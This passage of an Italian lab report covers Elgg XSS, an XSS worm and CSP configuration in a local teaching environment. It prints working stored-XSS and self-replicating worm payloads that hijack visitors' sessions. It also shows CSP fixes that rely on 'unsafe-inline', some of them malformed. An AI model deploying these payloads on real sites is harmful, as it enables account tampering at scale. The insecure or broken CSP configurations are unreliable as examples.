



Figura 2.10: Profilo di Samy.

Utilizzando gli strumenti per sviluppatori di Firefox, nella scheda "*Rete*", osserviamo che il salvataggio del profilo genera una richiesta HTTP di tipo POST verso l'endpoint `/action/profile/edit`. Questa richiesta include una serie di parametri form-data, tra cui spiccano:

- `--elgg_token` e `--elgg_ts`: due token di sicurezza utilizzati dal framework Elgg per prevenire attacchi CSRF. Sono dinamici e indispensabili per il buon esito della richiesta.

- **guid**: l’identificativo univoco dell’utente (in questo caso Samy), necessario per indicare quale profilo si sta modificando.
- **description**: il contenuto della sezione “About me”, che accetta anche HTML, rendendolo un potenziale vettore per l’iniezione di codice JavaScript malevolo.



The screenshot shows a network request labeled "Payload richiesta". The content of the payload is a multipart form-data structure with the following fields:

```
1 -----geckoformboundary6ecd023eb2d6441468b450c33c68be93
2 Content-Disposition: form-data; name="__elgg_token"
3
4 4fg6Z13V_nL-chv0fTReew
5 -----geckoformboundary6ecd023eb2d6441468b450c33c68be93
6 Content-Disposition: form-data; name="__elgg_ts"
7
8 1748284303
9 -----geckoformboundary6ecd023eb2d6441468b450c33c68be93
10 Content-Disposition: form-data; name="name"
11
12 Samy
13 -----geckoformboundary6ecd023eb2d6441468b450c33c68be93
14 Content-Disposition: form-data; name="description"
15
16 <p>Hello</p>
17
18 -----geckoformboundary6ecd023eb2d6441468b450c33c68be93
19 Content-Disposition: form-data; name="accesslevel[description]"
20
21 2
22 -----geckoformboundary6ecd023eb2d6441468b450c33c68be93
23 Content-Disposition: form-data; name="briefdescription"
24
25
26 -----geckoformboundary6ecd023eb2d6441468b450c33c68be93
27 Content-Disposition: form-data; name="accesslevel[briefdescription]"
```

Figura 2.11: Richiesta della modifica del profilo (parziale).

L’obiettivo è sfruttare questa vulnerabilità per salvare nel campo *brief description* uno script che venga poi eseguito nel browser di chiunque visiti il profilo di Samy. Lo script è progettato per modificare automaticamente il profilo del visitatore, inserendo la frase “*SAMY IS MY HERO*” nella loro sezione “About me”.

Ecco il payload che inseriamo nel campo *brief description* del profilo di Samy:

```
<script type="text/javascript">
window.onload = function() {
    var guid = "&guid=" + elgg.session.user.guid;
    var ts = "&__elgg_ts__=" + elgg.security.token.__elgg_ts__;
    var token = "&__elgg_token__=" + elgg.security.token.__elgg_token__;
    var name = "&name=" + elgg.session.user.name;
    var sendurl = '/action/profile/edit';
    var content = guid + ts + token + "&description=SAMY IS MY HERO";
    var samyGuid = 59;

    if (elgg.session.user.guid != samyGuid) {
        var Ajax = new XMLHttpRequest();
        Ajax.open("POST", sendurl, true);
        Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
        Ajax.send(content);
    }
};
</script>
```

Figura 2.12: Script XSS.

Il controllo *if* è fondamentale perchè verifica che l'utente corrente non sia Samy (il cui GUID è 59), evitando che lo script si auto-esegua e sovrascriva il profilo dell'attaccante stesso.



Figura 2.13: Inserimento dello script in Brief description.

Verifica dell'attacco

A questo punto, passiamo alla fase di verifica. Effettuiamo il logout e accediamo con un altro account utente:

- **Username:** alice
- **Password:** seedalice

Dopo il login, visitiamo la pagina del profilo di Samy. Non appena la pagina viene caricata, lo script inserito nel campo "Brief description" di Samy si attiva automaticamente. In background, viene inviata una nuova richiesta POST al server che modifica il profilo di Alice, utilizzando i token di sicurezza e il suo GUID.

Infine, tornando sulla pagina del profilo di Alice, possiamo osservare che il campo "About me" è stato aggiornato con la frase "*"SAMY IS MY HERO"*

CAPITOLO 2. LAB 2 - WEB SECURITY




Figura 2.14: Esecuzione di "edit" in background.




Figura 2.15: Profilo di Alice.

Viene compiuto con successo l'attacco Stored XSS.

2.2.2 Self-Propagating XSS Worm

Un XSS worm è una forma avanzata di attacco Cross-Site Scripting in cui lo script malevolo non si limita a eseguire un’azione una tantum (come modificare un profilo), ma è progettato per auto-replicarsi, proprio come un vero worm informatico. Questo tipo di attacco può causare una propagazione automatica e incontrollata all’interno di un’applicazione web, infettando ogni utente che visita una pagina compromessa. L’idea alla base è semplice ma potente: lo script, una volta eseguito nel browser della vittima, inietta una copia di sé stesso nel profilo dell’utente colpito. Di conseguenza, anche chi visualizzerà quel nuovo profilo eseguirà lo script e a sua volta ne diventerà vettore, innescando una catena di infezioni automatica.

Svolgimento

Per questa challenge, siamo partiti dallo script di *stored XSS* precedentemente realizzato, con alcune modifiche fondamentali per permettere la propagazione del codice da un profilo all’altro.

- 1. Posizionamento dello script:** Il campo *description* applica dei filtri che impediscono l’inserimento diretto di codice JavaScript. Salviamo lo script del worm nel campo *briefdescription*, mentre il messaggio “*SAMY IS MY HERO*” viene inserito nel campo *description*.

2. Iniezione del worm nel profilo: Lo script iniettato ha un identificativo (*id="worm"*) che ne permette l'individuazione nel DOM. Una volta eseguito, lo script estrae il proprio contenuto tramite *innerHTML*, lo concatena all'interno di un nuovo tag *<script>*, lo codifica e lo invia al server in modo da scriverlo nel campo *briefdescription* del profilo del visitatore. Di fatto, ogni utente che visualizza il profilo infetto ne diventa automaticamente infetto a sua volta. Inoltre vengono impostati i livelli di accesso a *Public* per entrambi i campi modificati.

Ecco il codice JavaScript utilizzato:

```
<script id="worm" type="text/javascript">
  window.onload = function() {
    var headerTag = "<script id=\"worm\" type=\"text/javascript\" >";
    var code = document.getElementById('worm').innerHTML;
    var tailTag = "</" + "script>";
    var guid = "&guid=" + elgg.session.user.guid;
    var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
    var token = "&__elgg_token=" + elgg.security.token.__elgg_token;
    var name = "&name=" + elgg.session.user.name;
    var sendurl = '/action/profile/edit';
    var wormCode = encodeURIComponent( headerTag + code + tailTag );
    var description = "&description=SAMY IS MY HERO";
    var accessLevelDesc = "&accesslevel[description]=2";
    var briefDescription = "&briefdescription=" + wormCode;
    var accessLevelBDesc = "&accesslevel[briefdescription]=2";
    var content = guid + ts + token + description + accessLevelDesc + briefDescription + accessLevelBDesc;
    var samyGuid = 59;

    if (elgg.session.user.guid != samyGuid) {
      var Ajax = new XMLHttpRequest();
      Ajax.open("POST", sendurl, true);
      Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
      Ajax.send(content);
    }
  };
</script>
```

Figura 2.16: Script XSS Worm.

Propagazione e verifica

Dopo aver salvato il codice nel profilo di Samy, effettuiamo il login con altri utenti (come Alice) e visitiamo il profilo infetto. Il worm si esegue automaticamente, aggiornando il profilo di Alice sia con la frase "*SAMY IS MY HERO*" sia con una copia del worm stesso. In seguito, effettuiamo il login con Charlie e visitiamo il profilo di Alice ed otteniamo lo stesso risultato: sul profilo di Charlie viene impostata la description con "*SAMY IS MY HERO*" e la Brief Description con lo script.




Figura 2.17: Profilo di Alice con Descrizione e Script iniettati.




Figura 2.18: Profilo di Charlie con Descrizione e Script iniettati.

2.2.3 Content Security Policy (CSP)

La *Content Security Policy (CSP)* è una misura di sicurezza lato client che permette ai server web di controllare le risorse che il browser può caricare ed eseguire. Il suo scopo principale è prevenire vulnerabilità come l’XSS (Cross-Site Scripting) e altri attacchi basati sull’iniezione di contenuti malevoli.

Tramite CSP, un sito può ad esempio specificare che i JavaScript possono essere eseguiti solo se provenienti da fonti affidabili (come il proprio dominio o un CDN specifico), oppure permettere script inline solo se dotati di uno specifico nonce (valore casuale monouso).

Obiettivo

In questo laboratorio, l’obiettivo è analizzare il comportamento della CSP su tre siti web locali (*example32a.com*, *example32b.com* e *exam-*

ple32c.com), e modificare la configurazione del server per permettere l'esecuzione di tutti gli script previsti, facendo in modo che ogni area della pagina visualizzi lo stato “OK”.

La pagina di test contiene 7 esperimenti che verificano:

1. Esecuzione di script inline con nonce 111-111-111.
2. Esecuzione di script inline con nonce 222-222-222.
3. Script inline senza nonce.
4. Script provenienti da self.
5. Script da www.example60.com.
6. Script da www.example70.com.
7. Script eseguito cliccando un bottone.

Analisi della configurazione

Di seguito il file di configurazione Apache:

```
1 # Purpose: Do not set CSP policies
2 <VirtualHost *:80>
3     DocumentRoot /var/www/csp
4     ServerName www.example32a.com
5     DirectoryIndex index.html
6 </VirtualHost>
7
8 # Purpose: Setting CSP policies in Apache configuration
9 <VirtualHost *:80>
10    DocumentRoot /var/www/csp
11    ServerName www.example32b.com
12    DirectoryIndex index.html
13    Header set Content-Security-Policy " \
14        default-src 'self'; \
15        script-src 'self' *.example70.com \
16        "
17 </VirtualHost>
18
19 # Purpose: Setting CSP policies in web applications
20 <VirtualHost *:80>
21     DocumentRoot /var/www/csp
22     ServerName www.example32c.com
23     DirectoryIndex phpindex.php
24 </VirtualHost>
```

Di seguito il file *phpindex.php*:

```
1 <?php
2     $cspheader = "Content-Security-Policy:" .
3             "default-src 'self';".
4             "script-src 'self' 'nonce-111-111-111' *.example70.com".
5             "";
6     header($cspheader);
7 ?>
8
9 <?php include 'index.html';?>
```

Analizzando il file di configurazione Apache, notiamo tre virtual host principali:

1. **www.example32a.com**: questo sito non imposta alcuna CSP, quindi tutti gli script sono liberi di essere eseguiti.

2. **www.example32b.com:** questa configurazione imposta una CSP restrittiva, che permette solo script da *self* e da *example70.com*.
3. **www.example32c.com:** il sito imposta la policy CSP dinamicamente, accettando solo script da *self*, *example70.com*, e *inline* solo se dotati del nonce corretto (*111-111-111*).

Di seguito vengono mostrati i siti con la configurazione attuale:




Figura 2.19: Stato dei siti con la configurazione attuale.

Prima modifica per example32b.com

Per risolvere i primi problemi (esperimenti 1 e 2), abbiamo modificato la policy CSP di example32b.com per permettere l'uso dei nonce:

```

8 # Purpose: Setting CSP policies in Apache configuration
9 <VirtualHost *:80>
10   DocumentRoot /var/www/csp
11   ServerName www.example32b.com
12   DirectoryIndex index.html
13   Header set Content-Security-Policy " \
14     default-src 'self'; \
15     script-src 'self' *.example70.com \
16     script-src 'self' 'nonce-111-111-111' *.example70.com \
17     script-src 'self' 'nonce-222-222-222' *.example60.com \
18   "
19 </VirtualHost>
```

Dopo aver aggiornato il file di configurazione come mostrato nell'immagine, abbiamo eseguito:

```
docker compose build
```

```
docker compose up
```

Il risultato, visibile nell'immagine seguente, mostra che gli script *inline* con *nonce* ora funzionano (punti 1 e 2), ma restano problemi con il punto 5 (script da *example60.com*).




Figura 2.20: Stato di example32b dopo la prima modifica.

Seconda modifica per example32b.com

Per risolvere completamente il problema, compreso l'esecuzione degli script inline senza nonce e quelli da *example60.com*, abbiamo modificato nuovamente la configurazione usando la direttiva *unsafe-inline*, che autorizza tutti gli script inline senza la necessità di nonce o hash.

Ecco la nuova configurazione:

```

8 # Purpose: Setting CSP policies in Apache configuration
9 <VirtualHost *:80>
10   DocumentRoot /var/www/csp
11   ServerName www.example32b.com
12   DirectoryIndex index.html
13   Header set Content-Security-Policy " \
14     default-src 'self'; \
15     script-src 'self' *.example70.com \
16     script-src 'self' 'unsafe-inline' *.example70.com \
17     script-src 'self' 'unsafe-inline' *.example60.com \
18   "
19 </VirtualHost>

```

Dopo aver salvato la configurazione, ricompiliamo e riavviamo i container. Il nuovo stato mostra che tutti i punti sono risolti, con tutti gli script correttamente eseguiti.




Figura 2.21: Stato finale di example32b dopo la seconda modifica.

Prima modifica per example32c.com

A differenza dei casi precedenti, *example32c.com* gestisce le *Content Security Policy* direttamente tramite codice PHP, anziché nella configurazione del server Apache. Questo approccio consente di impostare le policy in modo dinamico, ad esempio in base all'utente, al contesto o ad altre logiche applicative.

Per permettere anche l'esecuzione di script inline con un secondo nonce

(222-222-222), abbiamo modificato la linea CSP nel PHP come segue:

```
1 <?php
2   $cspheader = "Content-Security-Policy:" .
3             "default-src 'self'";
4             "script-src 'self' 'nonce-111-111-111' 'nonce-222-222-222' *.example70.com *.example60.com";
5             "";
6   header($cspheader);
7 ?>
8
9 <?php include 'index.html';?>
```

Come visibile nell'immagine, con questa configurazione vengono abilitati anche gli script con il secondo nonce e gli script provenienti da example60.com.

Dopo aver eseguito la build e ricaricato la pagina, otteniamo che tutti i test, tranne quello inline senza nonce, sono eseguiti correttamente.




Figura 2.22: Stato di example32c dopo la prima modifica.

Seconda modifica per example32c.com

Per abilitare tutti gli script, inclusi quelli inline senza alcun nonce (test 3) e gli script eseguiti dinamicamente (come quello dal bottone nel test

7), è stato necessario ricorrere alla direttiva:

```
1 <?php
2   $cspheader = "Content-Security-Policy:" .
3   "default-src 'self'" .
4   "script-src 'self' 'unsafe-inline' *.example70.com *.example60.com" .
5   ;
6   header($cspheader);
7 ?>
8
9 <?php include 'index.html';?>
```

La direttiva '*unsafe-inline*' disattiva le restrizioni su tutti gli script inline, rendendo superfluo l'uso dei nonce e permettendo la massima compatibilità, ma a scapito della sicurezza.

Dopo l'applicazione di questa configurazione, il risultato finale ci mostra che tutti e sette i test risultano positivi, con tutti gli script eseguiti correttamente.




Figura 2.23: Stato finale di example32c dopo la seconda modifica.

Risultato finale




Figura 2.24: Stato dei siti dopo tutte le modifiche.




Figura 2.25: Esecuzione dello script dal click del button.

2.3 SQL Injection

